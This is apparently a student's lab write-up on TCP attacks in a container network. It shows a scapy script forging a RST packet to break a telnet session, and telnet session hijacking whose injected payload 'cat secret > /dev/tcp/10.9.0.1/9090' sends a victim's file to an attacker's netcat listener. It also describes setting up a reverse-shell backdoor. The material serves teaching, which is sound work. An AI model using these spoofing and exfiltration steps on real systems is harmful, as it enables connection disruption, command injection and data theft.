
```
1 #!/usr/bin/python3
2 import sys
3 from scapy.all import *
4
5 print("SENDING RESET PACKET.........")
6 IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
7 TCPLayer = TCP(sport=52548, dport=23,flags="R", seq=837791472)
8 pkt = IPLayer/TCPLayer
9 ls(pkt)
10 send(pkt,iface = 'br-7e860dd1d495', verbose=0)
11
```


Note: Do not Close the Telnet Connection between the Hosts


Now once we've filled the above fields, we can launch the TCP RST attack by executing the below command on the Attacker Machine

Command:

python3 reset.py







What happens to the Telnet connection after the attack? Explain.

Please provide screenshots of your observations with the **new packets captured on Wireshark.**

Once the attack is launched on the attacker container, the telnet connection on user-1 gets disconnected. On wireshark we can observe that a spoofed RST packet was sent suddenly from victim to user 1, and hence the connection was closed.

Launching the attack automatically


Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack **is automated**. Please execute the below program in a similar fashion to the above steps, by first establishing a Telnet Connection between the Victim and User 1.

After establishing the Telnet connection between the Hosts', execute the below command on the Attacker Machine - please note you do not have to fill any fields, as the process is automated.


Please fill the Iface field in the reset_auto.py code before executing the below command on the Attacker Terminal


Command:

python3 reset_auto.py



Provide screenshots of your observations.





Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 2 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Figure 2 :TCP Session Hijacking Attack


Step 1: You will need Wireshark for this Task - Select the container interface and use the filter "Host 10.9.0.5 and tcp port 23".

Step 2: Establish a Telnet connection between the user and the victim

Step 3: Create a file named "secret" while logged on remotely in the user terminal.


Command:

On User 1 (remotely logged onto the Victim)
$ cat > secret
(enter your desired text)



Our objective in this task would be to access the "secret" file, using the telnet server. This file is saved on the Victim Terminal.

Take Screenshots of the packets captured on Wireshark, once you have created the secret file.



Packets captured when a secret message is typed.


Launching the attack (Wireshark Required)

- Similar to the previous Task, we now start over and establish a fresh Telnet connection between the Victim Machine and User 1

Command:


- On User 1

 # telnet 10.9.0.5



- Now using Wireshark (latest packet captured during Telnet) you are required to fill the following fields in the hijack.py code

- The source port
- The destination port (23)
- The next sequence number
- The acknowledgement number
- iface



Note: Do not Close the Telnet Connection between the Hosts

Now on the **attacker machine** run -


Commands:

 # nc -l 9090 &

 # python3 hijack.py

```
Terminal
Terminal  Terminal  Terminal  Terminal
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>nc -l 9090 &
[1] 88
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>python3 hijack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 52596           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3484534353      (0)
ack        : IntField                          = 2636070879      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
This is user 1's secret
[1]+  Done                    nc -l 9090
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>
```

Here we can observe that the secret message is displayed on the attackers terminal after launching the attack.



On the wireshark capture we can see that TCP retransmissions are captured.

Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

Your task is to launch a TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

The first step in this task is to establish a Telnet connection between the user and the victim - make sure to execute 'ls' etc. to ensure the working of the connection.

Launching the attack

